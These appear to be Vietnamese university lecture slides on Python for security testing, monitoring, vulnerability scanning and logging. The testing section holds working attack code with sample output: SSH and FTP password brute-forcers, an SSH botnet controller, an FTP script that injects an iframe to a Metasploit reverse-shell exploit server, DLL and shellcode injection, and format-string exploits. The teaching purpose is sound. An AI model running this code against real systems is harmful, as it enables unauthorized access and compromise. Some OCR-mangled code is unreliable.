KHOA AN TOÀN THÔNG TIN
BỘ MÔN AN TOÀN PHẦN MỀM

# Kỹ thuật lập trình

1

11/01/2023

---

2

## Tài liệu tham khảo

**Tài liệu chính:**

- [1] Jose Manuel Ortega - Mastering Python for Networking and Security_ Leverage the scripts and libraries of Python version 3.7 and beyond to overcome networking and security issues-Packt Publishing Ltd.
- [2] TJ O'Connor - Violent Python A cookbook for hackers, forensic analysts, penetration testers and security engineers-Syngress (2013).

**Tài liệu tham khảo:**

- [3] Gray Hat Python - Python Programming for Hackers and Reverse Engineers (2009).

11/01/2023

---

3

## Chương 3. Phòng thủ (blue team)

3.1. Kiểm thử ATTT

3.2. Giám sát an toàn mạng

3.3. Quản lý điểm yếu

3.4. Quản lý logs

11/01/2023

---

4

## Chương 3. Phòng thủ (blue team)

3.1. Kiểm thử ATTT

3.1.1. SSH Botnet

3.1.2. FTP và Web

3.1.3. Dll và code injection

3.1.4. Fuzzing

11/01/2023

---

5

## 3.1.1. SSH Botnet

- Tương tác với SSH thông qua Pexpect
- Brute force mật khẩu SSH với Pxssh
- Khai thác SSH thông qua khóa bí mật yếu
- Dựng SSH Botnet với Python

11/01/2023

---

6

## 3.1.1. SSH Botnet

### Tương tác với SSH thông qua Pexpect

- SSH, hoặc được gọi là Secure Shell, là một giao thức điều khiển từ xa cho phép người dùng kiểm soát và chỉnh sửa server từ xa qua Internet.
- Pexpect là một mô-đun Python để tạo ra các ứng dụng con; kiểm soát chúng; (download available in http://pexpect.sourceforge.net)

```
import pexpect

child = pexpect.spawn('/usr/bin/ssh root@192.168.32.1')

# This line means, "wait until you see a string that matches password:"
# in the response
child.expect('password:', timeout=120)

child.sendline('pass123') # Send the characters pass123 and "enter"

# Wait till you see a string matching prompt#
child.expect ('prompt# ')
```

11/01/2023

7

## 3.1.1. SSH Botnet

**Tương tác với SSH thông qua Pexpect**



Mã hóa đối xứng

11/01/2023

8

## 3.1.1. SSH Botnet

**Tương tác với SSH thông qua Pexpect**




Mã hóa bất đối xứng

11/01/2023

9

## 3.1.1. SSH Botnet

**Tương tác với SSH thông qua Pexpect**


Hash

11/01/2023

10

## 3.1.1. SSH Botnet

**Brute force mật khẩu SSH với Pxssh**

Class
pexpect.pxssh.pxssh(timeout=30, maxread=2000, searchwindowsize=None, logfile=None, cwd=None, env=None, ignore_sighup=True, echo=True, options={}, encoding=None, codec_errors='strict', debug_command_string=False, use_poll=False)

Lớp Pexpect

```
import pxssh
def send_command(s, cmd):
    s.sendline(cmd)
    s.prompt()
    print s.before
def connect(host, user, password):
    try:
        s = pxssh.pxssh()
        s.login(host, user, password)
        return s
    except:
    print '[-] Error Connecting'
    exit(0)
s = connect('127.0.0.1', 'root',
'toor')
send_command(s, 'cat /etc/shadow |
grep root')
```

Kết nối đến dịch vụ ssh

11/01/2023

11

## 3.1.1. SSH Botnet

**Brute force mật khẩu SSH với Pxssh**

```
def main():
    parser = optparse.OptionParser('usage%prog "+\
        "-H <target host> -u <user> -F <password list>')
    parser.add_option('-H', dest='tgtHost', type='string', \
      help='specify target host')
    parser.add_option('-F', dest='passwdFile', type='string', \
      help='specify password file')
    parser.add_option('-u', dest='user', type='string', \
      help='specify the user')
    (options, args) = parser.parse_args()
    host = options.tgtHost
    passwdFile = options.passwdFile
    user = options.user
    if host == None or passwdFile == None or user == None:
        print parser.usage
        exit(0)
    fn = open(passwdFile, 'r')
    for line in fn.readlines():
        if found:
            print "[*] Exiting: Password Found"
            exit(0)
        if fails > 5:
            print "[!] Exiting: Too Many Socket Timeouts"
            exit(0)
        connection_lock.acquire()
        password = line.strip('\r').strip('\n')
        print "[-] Testing: "+str(password)
```

```
attacker# python sshBrute.py -H 10.10.1.36 -u root -F pass.txt
[-] Testing: 123456
[-] Testing: 12345
[-] Testing: 123456789
[-] Testing: password
[-] Testing: iloveyou
[-] Testing: princess
[-] Testing: 1234567
[-] Testing: alpine
[-] Testing: password1
[-] Testing: soccer
[-] Testing: anthony
[-] Testing: friends
[+] Password Found: alpine
[-] Testing: butterfly
[*] Exiting: Password Found
```

11/01/2023

12

## 3.1.1. SSH Botnet

**Khai thác SSH thông qua khóa bí mật yếu**

```
try:
    perm_denied = 'Permission denied'
    ssh_newkey = 'Are you sure you want to continue'
    conn_closed = 'Connection closed by remote host'
    opt = ' -o PasswordAuthentication=no'
    connStr = 'ssh ' + user +\
        '@' + host + ' -i ' + keyfile + opt
    child = pexpect.spawn(connStr)
    ret = child.expect([pexpect.TIMEOUT, perm_denied, \
        ssh_newkey, conn_closed, '$', '#', ])
    if ret == 2:
        print '[-] Adding Host to ~/.ssh/known_hosts'
        child.sendline('yes')
        connect(user, host, keyfile, False)
    elif ret == 3:
        print '[-] Connection Closed By Remote Host'
        Fails += 1
    elif ret > 3:
        print '[+] Success. ' + str(keyfile)
        Stop = True
finally:
    if release:
        connection_lock.release()
```

```
attacker# python bruteKey.py -H 10.10.13.37 -u root -d dsa/1024
[-] Testing keyfile tmp/002cc1e7910d61712c1aa07d4a609e7d-16764
[-] Testing keyfile tmp/003d39d1736e0a7ffa7cbcdd9c684375-31965
[-] Testing keyfile tmp/003e7c5039c072f5052051962fc6b77a0-9911
[-] Testing keyfile tmp/002ee4b916d80ccc700293e8e1ecee19e-7997
[-] Testing keyfile tmp/00360cf49f33ebbf5a05defe803d816a-31361
<...SNIPPED...>
[-] Testing keyfile tmp/002dcb29411aac8087bcfdeb26d2d176-27637
[-] Testing keyfile tmp/002a7ec8d678e30ac9961bbfc14eb4e4-27909
[-] Testing keyfile tmp/002401393933ce284398af5b97d42f95-6059
[-] Testing keyfile tmp/003e792d192912b4504c61ae7f3feb6f-30448
[-] Testing keyfile tmp/003add04ad7a6de6cb1ac3608a7cc587-29168
[+] Success. tmp/002dcb29411aac8087bcfdeb26d2d176-27637
[-] Testing keyfile tmp/003796063673f0bf7eac213b265753ea-13516
[*] Exiting: Key Found.
```

11/01/2023

13

## 3.1.1. SSH Botnet

### Dựng SSH Botnet với Python

```
import optparse
import pxssh
class Client:
    def __init__(self, host, user, password):
        self.host = host
        self.user = user
        self.password = password
        self.session = self.connect()
    def connect(self):
        try:
            s = pxssh.pxssh()
            s.login(self.host, self.user, self.password)
            return s
        except Exception, e:
            print e
            print '[-] Error Connecting'
    def send_command(self, cmd):
        self.session.sendline(cmd)
        self.session.prompt()
        return self.session.before
def botnetCommand(command):
    for client in botNet:
        output = client.send_command(command)
```

Python file botNet.py (1)

```
        print '[*] Output from ' + client.host
        print '[+] ' + output + '\n'
def addClient(host, user, password):
    client = Client(host, user, password)
    botNet.append(client)
botNet = []
addClient('10.10.10.110', 'root', 'toor')
addClient('10.10.10.120', 'root', 'toor')
addClient('10.10.10.130', 'root', 'toor')
botnetCommand('uname -v')
botnetCommand('cat /etc/issue')
```


Python file botNet.py (2)

11/01/2023

14

## 3.1.2. FTP và Web

### Xây dựng FTP scanner




```
import ftplib
def anonLogin(hostname):
  try:
    ftp = ftplib.FTP(hostname)
    ftp.login('anonymous',
'me@your.com')
    print '\n[*] ' +
str(hostname) +\
' FTP Anonymous Logon
Succeeded.'
    ftp.quit()
    return True
  except Exception, e:
    print '\n[-] ' +
str(hostname) +\
' FTP Anonymous Logon Failed.'
    return False
host = '192.168.95.179'
anonLogin(host)
```

11/01/2023

15

## 3.1.2. FTP và Web

### Brute Force FTP user

```
import ftplib
def bruteLogin(hostname, passwdFile):
  pF = open(passwdFile, 'r')
  for line in pF.readlines():
    userName = line.split(':')[0]
    passWord = line.split(':')[1].strip('\r').strip('\n')
    print "[+] Trying: "+userName+"/"+passWord
    try:
      ftp = ftplib.FTP(hostname)
      ftp.login(userName, passWord)
      print '\n[*] ' + str(hostname) +\
      ' FTP Logon Succeeded: '+userName+"/"+passWord
      ftp.quit()
      return (userName, passWord)
    except Exception, e:
      pass
  print '\n[-] Could not brute force FTP credentials.'
  return (None, None)
host = '192.168.95.179'
passwdFile = 'userpass.txt'
bruteLogin(host, passwdFile)
```

```
attacker# python bruteLogin.py
[+] Trying: administrator/password
[+] Trying: admin/12345
[+] Trying: root/secret
[+] Trying: guest/guest
[*] 192.168.95.179 FTP Logon Succeeded: guest/guest
```

Chạy file bruteLogin.py

11/01/2023

16

## 3.1.2. FTP và Web

### Tìm trang web trên FTP server

```
import ftplib
def returnDefault(ftp):
  try:
    dirList = ftp.nlist()
  except:
    dirList = []
    print '[-] Could not list directory contents.'
    print '[-] Skipping To Next Target.'
    return
  retList = []
  for fileName in dirList:
    fn = fileName.lower()
    if '.php' in fn or '.htm' in fn or '.asp' in fn:
      print '[+] Found default page: ' + fileName
      retList.append(fileName)
  return retList
host = '192.168.95.179'
userName = 'guest'
passWord = 'guest'
ftp = ftplib.FTP(host)
```

```
attacker# python defaultPages.py
[+] Found default page: index.html
[+] Found default page: index.php
[+] Found default page: testmysql.php
```

Chạy file defaultPages.py

11/01/2023

17

## 3.1.2. FTP và Web

### Tiêm mã độc vào Web pages

Server chứa lỗ hổng: CVE-2010-0249

```
attacker# msfcli exploit/windows/browser/ms10_002_aurora
   LHOST=10.10.10.112 SRVHOST=10.10.10.112 URIPATH=/exploit
   PAYLOAD=windows/shell/reverse_tcp LHOST=10.10.10.112 LPORT=443 E
[*] Please wait while we load the module tree...
<_SNIPPED_>
LHOST => 10.10.10.112
SRVHOST => 10.10.10.112
URIPATH => /exploit
PAYLOAD => windows/shell/reverse_tcp
LHOST => 10.10.10.112
LPORT => 443
[*] Exploit running as background job.
[*] Started reverse handler on 10.10.10.112:443
[*] Using URL:http://10.10.10.112:8080/exploit
[*] Server started.
msf exploit(ms10_002_aurora) >
```


Tạo server có chứa lỗ hổng bằng metasploit

11/01/2023

18

## 3.1.2. FTP và Web

### Tiêm mã độc vào Web pages

Server chứa lỗ hổng:

```
import ftplib
def injectPage(ftp, page, redirect):
    f = open(page + '.tmp', 'w')
    ftp.retrlines('RETR ' + page, f.write)
    print '[+] Downloaded Page: ' + page
    f.write(redirect)
    f.close()
    print '[+] Injected Malicious IFrame on: ' + page
    ftp.storlines('STOR ' + page, open(page + '.tmp'))
    print '[+] Uploaded Injected Page: ' + page
host = '192.168.95.179'
userName = 'guest'
passWord = 'guest'
ftp = ftplib.FTP(host)
ftp.login(userName, passWord)
redirect = '<iframe src="+\
  '"http://10.10.10.112:8080/exploit"></iframe>'
injectPage(ftp, "index.html", redirect)
```

```
attacker# python injectPage.py
[+] Downloaded Page: index.html
[+] Injected Malicious IFrame on: index.html
[+] Uploaded Injected Page: index.html
```


Tiêm mã vào webpages

11/01/2023

19

## 3.1.3. Dll và code injection


- DLL là viết tắt của Dynamic Link Library (thư viện liên kết động). File DLL chứa những hướng dẫn mà các chương trình khác có thể gọi đến để làm một tác vụ nào đó.
- DLL cho phép nâng cấp các chức năng mà không cần phải tái liên kết hoặc tái biên dịch các ứng dụng.
- DLL có chứa mã và dữ liệu được sử dụng bởi nhiều ứng dụng khác nhau.






20

## 3.1.3. Dll và code injection




Hoạt động của file .dll



21

## 3.1.3. Dll và code injection

- DLL injection và code injection đều được thực hiện cùng một cách: tạo luồng từ xa (remote thread).
- API Win32 được tài sẵn một hàm để thực hiện điều đó: CreateRemoteThread () được xuất từ kernel32.dll. Nó có nguyên mẫu (prototype) như sau:

```
HANDLE WINAPI CreateRemoteThread(
  HANDLE hProcess,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  SIZE_T dwStackSize,
  LPTHREAD_START_ROUTINE lpStartAddress,
  LPVOID lpParameter,
  DWORD dwCreationFlags,
  LPDWORD lpThreadId
);
```

Nguyên mẫu hàm trong .dll



22

## 3.1.3. Dll và code injection

Windows tải các tệp DLL vào bộ nhớ phải sử dụng hàm LoadLibrary () được xuất từ kernel32.dll. Tham số lpFileName là đường dẫn đến DLL file.

```
HMODULE LoadLibrary(
    LPCTSTR lpFileName
);
```

Mô đun tải thư viện

```
import sys
from ctypes import *
PAGE_READWRITE = 0x04
PROCESS_ALL_ACCESS = (0x000F0000 | 0x00100000 | 0xFFF)
VIRTUAL_MEM = (0x1000 | 0x2000)
kernel32 = windll.kernel32
pid = sys.argv[1]
dll_path = sys.argv[2]
dll_len = len(dll_path)
# Get a handle to the process we are injecting into.
h_process = kernel32.OpenProcess(PROCESS_ALL_ACCESS, False, int(pid))
if not h_process:
    print("[*] Couldn't acquire a handle to PID: %s" % pid)
    sys.exit(0)
```

Chuẩn bị các thông số đầu vào dll injection



23

## 3.1.3. Dll và code injection

./dll_injector <PID> <Path to DLL>

```
# Allocate some space for the DLL path
arg_address = kernel32.VirtualAllocEx(h_process, 0, dll_len, VIRTUAL_MEM, PAGE_READWRITE)
# Write the DLL path into the allocated space
written = c_int(0)
kernel32.WriteProcessMemory(h_process, arg_address, dll_path, dll_len, byref(written))
# We need to resolve the address for LoadLibraryA
h_kernel32 = kernel32.GetModuleHandleA("kernel32.dll")
h_loadlib = kernel32.GetProcAddress(h_kernel32, "LoadLibraryA")
# Now we try to create the remote thread, with the entry point set
# to LoadLibraryA and a pointer to the DLL path as its single parameter
thread_id = c_ulong(0)
if not kernel32.CreateRemoteThread(h_process, None, 0, h_loadlib, arg_address, 0, byref(thread_id)):
    print("[*] Failed to inject the DLL. Exiting.")
    sys.exit(0)
print("[*] Remote thread with ID 0x%08x created." % thread_id.value)
```

Tiến hành dll injection



24

## 3.1.3. Dll và code injection

./dll_injector <PID> <Path to DLL>

```
/* win32_exec -  EXITFUNC=thread CMD=taskkill /PID AAAAAAAA Size=152
Encoder=None http://metasploit.com */

unsigned char scode[] =
"\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b"
"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99"
"\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04"
"\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb"
"\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30"
"\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09"
"\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8"
"\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\xff"
"\xe7\x74\x61\x73\x6b\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41"
"\x41\x41\x41\x41\x41\x41\x41\x00";
```

Tạo shellcode từ metasploit

25

## 3.1.3. Dll và code injection

./code_injector.py <PID to inject> <PID to kill>

```
# Get a handle to the process we are injecting into.
h_process = kernel32.OpenProcess(_PROCESS_ALL_ACCESS, False, int(pid))
if not h_process:
    print("[*] Couldn't acquire a handle to PID: %s" % pid)
    sys.exit(0)
# Allocate some space for the shellcode
arg_address = kernel32.VirtualAllocEx(h_process, 0, code_size, VIRTUAL_MEM, PAGE_EXECUTE_READWRITE)
# Write out the shellcode
written = c_int(0)
kernel32.WriteProcessMemory(h_process, arg_address, shellcode, code_size, byref(written))
# Now we create the remote thread and point its entry routine
# to be head of our shellcode
thread_id = c_ulong(0)
if not kernel32.CreateRemoteThread(h_process,None,0,arg_address,None, 0,byref(thread_id)):
    print("[*] Failed to inject process-killing shellcode. Exiting.")
    sys.exit(0)
print("[*] Remote thread created with a thread ID of: 0x%08x" %thread_id.value)
print("[*] Process %s should not be running anymore!" % pid_to_kill)
```

Code injection



26

## 3.1.4. Fuzzing

Example:

```
#include <stdio.h>
int main(){
    char target[5]="TTTT";
    char attacker[11]="AAAAAAAAAAA";
    strcpy(attacker,"DDDDDDDDDDDDDDDDDDDD");
    printf("%s ",target);
    return 0;
}
```

Kết quả của chương trình ???

Buffer overflow

```
void fun(size_t bufSize, char *buf)
{
    unsigned short allc= 256;
    char *pBuff= new char[allc];
    if(pBuff)
    {
        memcpy(pBuff,buf,bufSize);
    }
    else
    {
        // whatever
    }
}
```

Integer overflow



27

## 3.1.4. Fuzzing

### Format string attacks

```
#include <stdio.h>
#include <string.h>

int main (int argc, char *argv[]) {
    char buf[80];

    strcpy (buf, argv[1]);

    printf (buf);

    return 0;
}
```

Lỗ hổng định dạng

```
#include <stdio.h>
#include <string.h>

int main (int argc, char *argv[]) {
    char buf[80];
    static int var = 42;

    printf ("var is at [0x%08x]\n", &var);

    strcpy (buf, argv[1]);

    printf (buf);

    printf ("\nvar is %d [0x%08x]\n", var, var);

    return 0;
}
```

Phân tích bộ nhớ



28

## 3.1.4. Fuzzing

### Format string attacks

```
In [1]: SECRET_VALUE = "passwd123"
        class DirData:
            def __init__(self):
                self.name = "Work"
                self.noOffiles = 42
        print("Directory {dirInfo.name} contains {dirInfo.noOffiles} files".format(dirInfo=DirData()))

Directory Work contains 42 files

In [2]: SECRET_VALUE = "passwd123"
        class DirData:
            def __init__(self):
                self.name = "Work"
                self.noOffiles = 42
        print("The secret is {dirInfo.__init__.__globals__[SECRET_VALUE]}".format(dirInfo=DirData()))

The secret is passwd123
```

Ví dụ khai thác format string



29

## 3.1.4. Fuzzing

### Thư viện Fuzzing

```
dll@kali: ~
File  Actions  Edit  View  Help
 GNU nano 5.4                    fuzzing1.py
import fuzzing
seed = "This could be the content of a huge text file."
number_of_fuzzed_variants_to_generate = 10
fuzz_factor = 7
fuzzed_data = fuzzing.fuzz_string(seed, number_of_fuzzed_variants_to_generate, fuzz_factor)
print(fuzzed_data)
```

Ví dụ về bộ khởi tạo đơn giản

```
┌──(dll㉿kali)-[~]
└─$ python3 fuzzing1.py
['T\x89is cēuld beDt«e content of P hug\x13 text file.', 'This could be the con\nent\x9bof a hugeUt
ext file.', 'This could be\x1bthe cont\x90nt of a Buge teøÅ file.', 'Thisbcould 0ō the content of a
 huge text file.', 'ThisacouÉd be the content ofÅa hug8Utext file.', 'Th\x86s could be the\x92conte
nt of a=huge text fil§.', 'ThiW could _e t¬eVcontent of a huge teßt f\nle.', 'Tjis c;uld be the con
tent of awhuge tex\x08 file·', 'TA\x95s could be the content of a Åuge text file.', '\x0chis coÿld
be the content \x19f a hugPWtext file.']
```



30

## 3.1.4. Fuzzing

### Thư viện Socket

```
dll@kali: ~
File  Actions  Edit  View  Help
 GNU nano 5.4              simple_buffer_overflow.py *
import socket
buffer=["A"]
counter=100
while len(buffer) <= 10:
    buffer.append("A"*counter)
    counter=counter+100
for string in buffer:
    print "Fuzzing App with %s bytes" % len(string)
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect=s.connect(('127.0.0.1', 9999))
    s.recv(1024)
    s.send(string + '\r\n')
    s.close()
print ("\nOverflowed")
except:
    print ("Could not connect to application")
^G Help      ^O Write Out  ^W Where Is   ^K Cut
^X Exit      ^R Read File  ^\ Replace    ^U Paste
```

```
dll@kali: ~
File  Actions  Edit  View  Help
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.052 ms
^X64 bytes from 127.0.0.1: icmp_seq=6 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=7 ttl=64 time=0.045 ms
^C
--- 127.0.0.1 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6121ms
rtt min/avg/max/mdev = 0.042/3.091/21.354/7.455 ms

┌──(dll㉿kali)-[~]
└─$ python3 simple_buffer_overflow.py

Sending malicious buffer....
```

Fuzzing với socket

31

### 3.1.4. Fuzzing

Sinh viên cần tìm hiểu bổ sung:

Atheris Python Fuzzer

Pythonfuzz

11/01/2023

32

### Chương 3. Phòng thủ (blue team)

3.1. Kiểm thử ATTT

3.2 Giám sát an toàn mạng

3.3. Quản lý điểm yếu

3.4. Quản lý logs

11/01/2023

33

### Giám sát an toàn mạng

Sinh viên nghiên cứu các công cụ giám sát an toàn mạng bằng python:

- SolarWinds AppOptics
- Datadog APM
- Dynatrace
- Site24x7 APM
- ManageEngine Applications Manager
- AppDynamics

11/01/2023

34

### Open source monitoring project

Glaces
(https://glances.readthedocs.io/en/latest/)

Sentry
(https://github.com/getsentry/sentry)

Graphite
(https://graphite.readthedocs.io/en/stable/releases/1_1_1.html)

11/01/2023

35

### CPU and System Load

```
import os
import subprocess
import re

statistics = {}

# Get Physical and Logical CPU Count
physical_and_logical_cpu_count = os.cpu_count()
statistics['physical_and_logical_cpu_count'] = physical_and_logical_cpu_count
"""
# Load average
# This is the average system load calculated over a given period of time of 1, 5 and
# In our case, we will show the load average over a period of 15 minutes.

# The numbers returned by os.getloadavg() only make sense if
# related to the number of CPU cores installed on the system.

# Here we are converting the load average into percentage. The higher the percentage
"""

cpu_load = [x / os.cpu_count() * 100 for x in os.getloadavg()][-1]
statistics['cpu_load'] = cpu_load
```

11/01/2023

36

### Memory (RAM) usage

```
total_ram = subprocess.run(['sysctl', 'hw.memsize'], stdout=subprocess.PIPE).stdout.decode('utf-8')
vm = subprocess.Popen(['vm_stat'], stdout=subprocess.PIPE).communicate()[0].decode('utf-8')
vmLines = vm.split('\n')

wired_memory = (int(matcher.search(vmLines[6]).group()) * 4096) / 1024 ** 3
free_memory = (int(matcher.search(vmLines[1]).group()) * 4096) / 1024 ** 3
active_memory = (int(matcher.search(vmLines[2]).group()) * 4096) / 1024 ** 3
inactive_memory = (int(matcher.search(vmLines[3]).group()) * 4096) / 1024 ** 3

# Used memory = wired_memory + inactive + active

statistics['ram'] = dict({
    'total_ram': int(matcher.search(total_ram).group()) / 1024 ** 3,
    'used_ram': round(wired_memory + active_memory + inactive_memory, 2),
})
```

11/01/2023

## Disk usage

37

```
# Disk usage
# Get total disk size, used disk space, and free disk

total, used, free = shutil.disk_usage("/")

# Number of Read and write operations
# from the top command, the read written result will be as follows
# 'Disks: XXXXXX/xxG read, XXXX/xxG written.'
# we thus need to extract the read and written from this.
read_written = top_command[9].split(':')[1].split(',')
read = read_written[0].split(' ')[1]
written = read_written[1].split(' ')[1]

statistics['disk'] = dict(
    {
        'total_disk_space': round(total / 1024 ** 3, 1),
        'used_disk_space': round(used / 1024 ** 3, 1),
        'free_disk_space': round(free / 1024 ** 3, 1),
        'read_write': {

          'read': read,
          'written': written
        }
    }
)
```



## Network Latency

38

```
# Network latency
"""
Here we will ping google at an interval of five seconds for five times and record the
min response time, average response time, and the max response time.
"""
ping_result = subprocess.run(['ping', '-i 5', '-c 5', 'google.com'], stdout=subprocess.PIPE).stdout.decode(
    'utf-8').split('\n')

min, avg, max = ping_result[-2].split('=')[-1].split('/')[:3]
statistics['network_latency'] = dict(
    {
        'min': min.strip(),
        'avg': avg.strip(),
        'max': max.strip(),
    }
)
return statistics
```



39

## Chương 3. Phòng thủ (blue team)

3.1. Kiểm thử ATTT

3.2. Giám sát an toàn mạng

**3.3. Quản lý điểm yếu**

3.4. Quản lý logs



40

## 3.3. Quản lý điểm yếu

**Sinh viên chuẩn bị về thư viện openvas-lib trong python (https://pypi.org/project/openvas-lib/)**



41

- Nmap Scripting Engine (NSE): Các tập lệnh này có thể thực hiện các bài kiểm tra cụ thể để bổ sung cho phân tích và cho phép người dùng kiểm tra trạng thái của các dịch vụ, trích xuất thông tin và kiểm tra các lỗ hổng như **ShellShock, Poodle** hoặc **HeartBleed** trong các dịch vụ cụ thể.



42

- Nmap thực hiện đánh giá lỗ hổng nhờ công cụ tập lệnh **Lua**.
- Nmap có một số tập lệnh có thể giúp xác định các dịch vụ dễ bị tấn công và các lỗ hổng có khả năng bị khai thác.
- Mỗi tập lệnh này có thể được gọi bằng cách sử dụng tùy chọn **--script**.

## 43 Tìm kiếm dịch vụ và lỗ hổng với Nmap scripts

- **Auth:** Thực thi tất cả các tập lệnh có sẵn để xác thực.
- **Default:** Thực thi các tập lệnh cơ bản của công cụ theo mặc định.
- **Discovery:** Lấy thông tin từ mục tiêu hoặc nạn nhân.
- **External:** Một tập lệnh để sử dụng các tài nguyên bên ngoài.
- **Intrusive:** Sử dụng các tập lệnh được coi là xâm nhập vào nạn nhân hoặc mục tiêu.
- **Malware:** Kiểm tra xem có kết nối nào được mở bởi mã độc hại hay không hoặc mở cửa hậu.
- **Safe:** Thực thi các tập lệnh không xâm phạm.
- **Vuln:** Khám phá các lỗ hổng phổ biến.
- **All:** Thực thi hoàn toàn tất cả các tập lệnh với phần mở rộng NSE.

11/01/2023

## 44 Tìm kiếm dịch vụ và lỗ hổng với Nmap scripts

- Đối với OS Unix có thể tìm scripts trong **/usr/share/nmap/scripts**
- Thông tin về NSE:

**http://nmap.org/book/man-nse.html**

- Các tập lệnh cho phép lập trình các quy trình để tìm ra các lỗ hổng có thể có trong một máy chủ nhất định. Các tập lệnh có sẵn có thể được tìm thấy tại **https://nmap.org/nsedoc/scripts**

11/01/2023

## 45 Tìm kiếm dịch vụ và lỗ hổng với Nmap scripts

- Lệnh nmap với tùy chọn --script để lấy biểu ngữ (banner), lấy thông tin về các dịch vụ đang chạy trong máy chủ https://nmap.org/nsedoc/scripts/banner.html

```
$ sudo
```

- **$ sudo nmap -sSV -p22 --script ssh2-enum-algos scanme.nmap.org**

11/01/2023

## 46 Tìm kiếm dịch vụ và lỗ hổng với Nmap scripts

```
$ sudo nmap -sSV -p22 --script ssh-hostkey scanme.nmap.org
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:
|   2048 20:3d:2d:
|   256 96:02:bb:
|_  256 33:fa:91:
Service Info: OS:
```

```
$ sudo nmap -sSV -p22 --script ssh2-enum-algos scanme.nmap.org
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh2-enum-algos:
|   kex_algorithms: (8)
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (4)
|       ssh-rsa
|       ssh-dss
|       ecdsa-sha2-nistp256
```

11/01/2023

## 47 Tìm kiếm dịch vụ và lỗ hổng với Nmap scripts

```
$ sudo nmap -sSV -p21 --script ftp-anon ftp.be.debian.org
```


- Kiểm tra địa chỉ IP cho miền ftp.be.debian.org:

```
$ python3 NmapScannerAsyncFTP.py --host 195.234.45.114
```

```
$ python3 NmapScannerAsyncFTP.py --host 195.234.45.114
Checking port 21 .........
 [+] 195.234.45.114 tcp/21 open
Checking ftp port with nmap scripts......
Checking ftp-anon.nse .....
Scanning >>>
Scanning >>>
Command linenmap -oX - -A -sV -p21 --script ftp-anon.nse 195.234.45.114
Script ftp-anon --> Anonymous FTP login allowed (FTP cod
lrwxrwxrwx   1 ftp      ftp            16 May 14  2011 backports.org -> /backports.org/debian-backports
drwxr-xr-x   9 ftp      ftp          4096 Oct  1 14:44 d
```

11/01/2023

## 48 Tìm kiếm dịch vụ và lỗ hổng với Nmap scripts




Lưu trữ nse cho lỗ hổng CVE2010-4221 dịch vụ FTP

11/01/2023

49

Chương 3. Phòng thủ (blue team)

3.1. Kiểm thử ATTT

3.2. Giám sát an toàn mạng

3.3. Quản lý điểm yếu

**3.4. Quản lý logs**

11/01/2023

50

### 3.4. Quản lý logs

import logging

- Thư viện chuẩn Python cung cấp một mô-đun ghi nhật ký các sự kiện từ các ứng dụng và thư viện. Khi trình ghi nhật ký được định cấu hình, nó sẽ trở thành một phần của quy trình thông dịch Python đang chạy. Nói cách khác, nó mang tính toàn cục.
